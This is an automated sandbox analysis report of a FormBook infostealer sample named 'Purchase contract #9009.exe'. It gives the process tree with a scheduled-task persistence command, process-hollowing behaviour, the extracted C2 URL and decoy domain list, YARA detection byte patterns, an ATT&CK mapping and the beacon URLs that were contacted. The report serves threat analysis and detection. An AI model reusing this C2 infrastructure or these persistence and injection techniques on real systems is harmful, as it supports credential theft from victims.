ID: 458959
Sample Name: Purchase contract #9009.exe
Cookbook: default.jbs
Time: 22:56:18
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Purchase contract #9009.exe

Overview


General Information

Sample Name:	Purchase contract #9009.exe
Analysis ID:	458959
MD5:	acff75235867dd8..
SHA1:	072839587fc2c19..
SHA256:	84f6beeecfc2454..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…

Classification



Process Tree

- **System is w10x64**
- Purchase contract #9009.exe (PID: 6948 cmdline: 'C:\Users\user\Desktop\Purchase contract #9009.exe' MD5: ACFF75235867DD82B2679B4AFD3AD525)
  - schtasks.exe (PID: 7128 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\nzRFOjxWpomfsw' /XML 'C:\Users\user\AppData\Local\Temp\tmpC4FD.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 7136 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - MSBuild.exe (PID: 3844 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe MD5: D621FD77BD585874F9686D3A76462EF1)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - explorer.exe (PID: 1572 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
        - cmd.exe (PID: 4112 cmdline: /c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6692 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.narrowpathwc.com/n8ba/"
  ],
  "decoy": [
    "thefitflect.com",
    "anytourist.com",
    "blggz.xyz",
    "ascope.club",
    "obyeboss.com",
    "braun-mathematik.online",
    "mtsnurulislamsby.com",
    "jwpropertiestn.com",
    "animalds.com",
    "cunerier.com",
    "sillysocklife.com",
    "shopliyonamaaghin.net",
    "theredcymbalsco.com",
    "lostbikeproject.com",
    "ryggoqlmga.club",
    "realestatetriggers.com",
    "luvlauricephotography.com",
    "cheesehome.cloud",
    "5fashionfix.net",
    "wata-6-rwem.net",
    "ominvestment.net",
    "rrinuwsq643do2.xyz",
    "teamtacozzzz.com",
    "newjerseyreosales.com",
    "theresahovo.com",
    "wowmovies.today",
    "77k6tgikpbs39.net",
    "americagoldenwheels.com",
    "digitaladbasket.com",
    "gcagame.com",
    "arielatkins.net",
    "2020coaches.com",
    "effthisshit.com",
    "nycabl.com",
    "fbvanminh.com",
    "lovebirdsgifts.com",
    "anxietyxpill.com",
    "recaptcha-lnc.com",
    "aprendelspr.com",
    "expatinsur.com",
    "backtothesimplethings.com",
    "pcf-it.services",
    "wintonplaceoh.com",
    "designermotherhood.com",
    "naamt.com",
    "lifestylebykendra.com",
    "thehighstatusemporium.com",
    "oneninelacrosse.com",
    "mariasmoworldwide.com",
    "kitesurf-piraten.net",
    "atelierbond.com",
    "mynjelderlaw.com",
    "moucopia.com",
    "hauhome.club",
    "imroundtable.com",
    "thralink.com",
    "baoequities.com",
    "nassy.cloud",
    "goldenstatelabradoodles.com",
    "revenueremedyintensive.com",
    "dfendglobal.com",
    "pugliaandgastronomy.com",
    "cypios.net",
    "trinioware.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.904866229.0000000002EA0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.904866229.0000000002EA0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.904866229.0000000002EA0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.904297754.000000000007A0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.904297754.000000000007A0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 15 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.MSBuild.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.MSBuild.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.2.MSBuild.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
4.2.MSBuild.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.MSBuild.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Possible Applocker Bypass

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration
Multi AV Scanner detection for dropped file
Multi AV Scanner detection for submitted file
Yara detected FormBook
Machine Learning detection for dropped file
Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)
Initial sample is a PE file and has a suspicious name

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3
Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)
Injects a PE file into a foreign processes
Maps a DLL or memory area into another process
Modifies the context of a thread in another process (thread injection)
Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scheduled Task/Job 1	Scheduled Task/Job 1	Process Injection 7 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 3 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop or Insecure Network Communicati
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 t Redirect Pho Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 t Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 7 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 4	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicati
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Point


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Purchase contract #9009.exe	26%	Virustotal		Browse
Purchase contract #9009.exe	37%	ReversingLabs	Win32.Trojan.AgentTesla	
Purchase contract #9009.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\nzRFOjxWpomfsw.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\nzRFOjxWpomfsw.exe	37%	ReversingLabs	Win32.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.MSBuild.exe.3200000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.2.MSBuild.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
9.0.explorer.exe.180000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.explorer.exe.180000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://i2.cdn-image.com/__media__/pics/12471/logo.png)	0%	Avira URL Cloud	safe	
http://www.ascope.club/n8ba/?3fu=u7WOyhgrWbXbYgRGE85LieZphkZvcqsYlxt4hYVfzjTWHfz/MeXFN6mo9gA2dLoLONcl&j8DLQj=lVUPCP0PhN	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/pics/12471/search-icon.png)	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.woff2	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://i2.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.woff2	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnL	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.eot	0%	Avira URL Cloud	safe	
http://www.mtsnurulislamsby.com/sk-logabpstatus.php?a=eFZNZlhSdFVpS3duNGs2T2hoQ25jOWtLbFlraHVGVkFYVy	0%	Avira URL Cloud	safe	
http://www.carterandcone.comva	0%	URL Reputation	safe	
http://i2.cdn-image.com/__media__/pics/12471/libg.png)	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://i2.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.ttf	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.otf	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.eot?#iefix	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.svg#ubuntu-b	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.narrowpathwc.com/n8ba/?3fu=RqoVB/kRDotnM81a68VGCKAD0SwVXhGBA2hw7fPCanVTcO/r0wYF2QFNLO8vRrR2bvla&j8DLQj=lVUPCP0PhN	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.svg#ubuntu-r	0%	Avira URL Cloud	safe	
www.narrowpathwc.com/n8ba/	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.mtsnurulislamsby.com/High_Speed_Internet.cfm?fp=nC8Pk0gfsEigB97umX6ZboCBtPUHMYhCzaY6Rbgie	0%	Avira URL Cloud	safe	
http://www.mtsnurulislamsby.com/Credit_Card_Application.cfm?fp=nC8Pk0gfsEigB97umX6ZboCBtPUHMYhCzaY6R	0%	Avira URL Cloud	safe	
http://www.mtsnurulislamsby.com/n8ba/?3fu=S2NOBXxegNI52ult/GTqJZ9TvZOj5eG5l/LBY5m0t3ElylZ3sbPSB2bMMu	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/pics/12471/kwbg.jpg)	0%	Avira URL Cloud	safe	
http://www.wintonplaceoh.com/n8ba/?3fu=AVTd1ZN6JRCl2+QDYW+9mBRbWrEnsObc4Gp+SjPu6IU64q2qqDnQOXVzARk/xsnwgByw&j8DLQj=lVUPCP0PhN	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.mtsnurulislamsby.com/Work_from_Home.cfm?fp=nC8Pk0gfsEigB97umX6ZboCBtPUHMYhCzaY6RbgieN12hb	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://i2.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.woff	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.carterandcone.como.	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://i2.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.woff	0%	Avira URL Cloud	safe	
http://www.mtsnurulislamsby.com/10_Best_Mutual_Funds.cfm?fp=nC8Pk0gfsEigB97umX6ZboCBtPUHMYhCzaY6Rbgi	0%	Avira URL Cloud	safe	
http://www.mtsnurulislamsby.com/display.cfm	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://i2.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.eot	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.ttf	0%	Avira URL Cloud	safe	
http://www.mtsnurulislamsby.com/n8ba/?3fu=S2NOBXxegNI52ult/GTqJZ9TvZOj5eG5l/LBY5m0t3ElylZ3sbPSB2bMMu9lbAS6Kry+&j8DLQj=lVUPCP0PhN	0%	Avira URL Cloud	safe	
http://www.lifestylebykendra.com/n8ba/?3fu=fB7/mPW92pywn6Xwyqh18GEo+pmrDDvkC2n8/jDO98DpKsBXISRlqcqxysno3HWOzWNm&j8DLQj=lVUPCP0PhN	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/fonts/ubuntu-b/ubuntu-b.otf	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/pics/12471/arrow.png)	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.mtsnurulislamsby.com/Migraine_Pain_Relief.cfm?fp=nC8Pk0gfsEigB97umX6ZboCBtPUHMYhCzaY6Rbgi	0%	Avira URL Cloud	safe	
http://www.braun-mathematik.online/n8ba/?3fu=+h7Xj+nXKVKiaIR46Fq1cf2yPuoKyU42UFvvfLIT79wfatbgIi2aH2e1i+WvrVB3N3qO&j8DLQj=lVUPCP0PhN	0%	Avira URL Cloud	safe	
http://www.5fashionfix.net/n8ba/?3fu=6Zij7uW2iyXo7QMuDf/VYdYdyy83rT/k8hgIaZr1o/2iUx0BtZlp/rHpkQfYtJhmSC7t&j8DLQj=lVUPCP0PhN	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/~;	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.mtsnurulislamsby.com/fashion_trends.cfm?fp=nC8Pk0gfsEigB97umX6ZboCBtPUHMYhCzaY6RbgieN12hb	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://domain.idwebhosting.net/linkhandler/servlet/RenewDomainServlet?validatenow=false&orderid=	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/pics/12471/libgh.png)	0%	Avira URL Cloud	safe	
http://www.mtsnurulislamsby.com/px.js?ch=1	0%	Avira URL Cloud	safe	
http://www.mtsnurulislamsby.com/px.js?ch=2	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/pics/12471/bodybg.png)	0%	Avira URL Cloud	safe	
http://www.fontbureau.comcea	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.mtsnurulislamsby.com/Best_Penny_Stocks.cfm?fp=nC8Pk0gfsEigB97umX6ZboCBtPUHMYhCzaY6RbgieN1	0%	Avira URL Cloud	safe	
http://i2.cdn-image.com/__media__/js/min.js?v2.2	0%	URL Reputation	safe	
http://i2.cdn-image.com/__media__/fonts/ubuntu-r/ubuntu-r.eot?#iefix	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.mtsnurulislamsby.com	209.99.40.222	true	true		unknown
narrowpathwc.com	160.153.136.3	true	true		unknown
teamtacozzzz.com	34.102.136.180	true	false		unknown
lifestylebykendra.com	34.102.136.180	true	false		unknown
www.backtothesimplethings.com	146.148.189.194	true	false		unknown
www.5fashionfix.net	199.34.228.189	true	true		unknown
ascope.club	95.215.210.10	true	true		unknown
www.braun-mathematik.online	217.160.0.129	true	true		unknown
wintonplaceoh.com	198.71.233.107	true	true		unknown
www.ominvestment.net	unknown	unknown	true		unknown
www.wintonplaceoh.com	unknown	unknown	true		unknown
www.narrowpathwc.com	unknown	unknown	true		unknown
www.lifestylebykendra.com	unknown	unknown	true		unknown
www.cypios.net	unknown	unknown	true		unknown
www.teamtacozzzz.com	unknown	unknown	true		unknown
www.ascope.club	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.ascope.club/n8ba/?3fu=u7WOyhgrWbXbYgRGE85LieZphkZvcqsYIxt4hYVfzjTWHfz/MeXFN6mo9gA2dLoLONcl&j8DLQj=lVUPCP0PhN	true	• Avira URL Cloud: safe	unknown
http://www.narrowpathwc.com/n8ba/?3fu=RqoVB/kRDotnM81a68VGCKAD0SwVXhGBA2hw7fPCanVTcO/r0wYF2QFNLO8vRrR2bvla&j8DLQj=lVUPCP0PhN	true	• Avira URL Cloud: safe	unknown
www.narrowpathwc.com/n8ba/	true	• Avira URL Cloud: safe	low
http://www.wintonplaceoh.com/n8ba/?3fu=AVTd1ZN6JRCl2+QDYW+9mBRbWrEnsObc4Gp+SjPu6IU64q2qqDnQOXVzARk/xsnwgByw&j8DLQj=lVUPCP0PhN	true	• Avira URL Cloud: safe	unknown
http://www.mtsnurulislamsby.com/n8ba/?3fu=S2NOBXxegNI52ult/GTqJZ9TvZOj5eG5l/LBY5m0t3ElylZ3sbPSB2bMMu9lbAS6Kry+&j8DLQj=lVUPCP0PhN	true	• Avira URL Cloud: safe	unknown
http://www.lifestylebykendra.com/n8ba/?3fu=fB7/mPW92pywn6Xwyqh18GEo+pmrDDvkC2n8/jDO98DpKsBXISRlqcqxysno3HWOzWNm&j8DLQj=lVUPCP0PhN	false	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.braun-mathematik.online/n8ba/?3fu=+h7Xj+nXKVKiaIR46Fq1cf2yPuoKyU42UFvvfLIT79wfatbgIi2aH2e1i+WvrVB3N3qO&j8DLQj=lVUPCP0PhN	true	• Avira URL Cloud: safe	unknown
http://www.5fashionfix.net/n8ba/?3fu=6Zij7uW2iyXo7QMuDf/VYdYdyy83rT/k8hgIaZr1o/2iUx0BtZlp/rHpkQfYtJhmSC7t&j8DLQj=lVUPCP0PhN	true	• Avira URL Cloud: safe	unknown

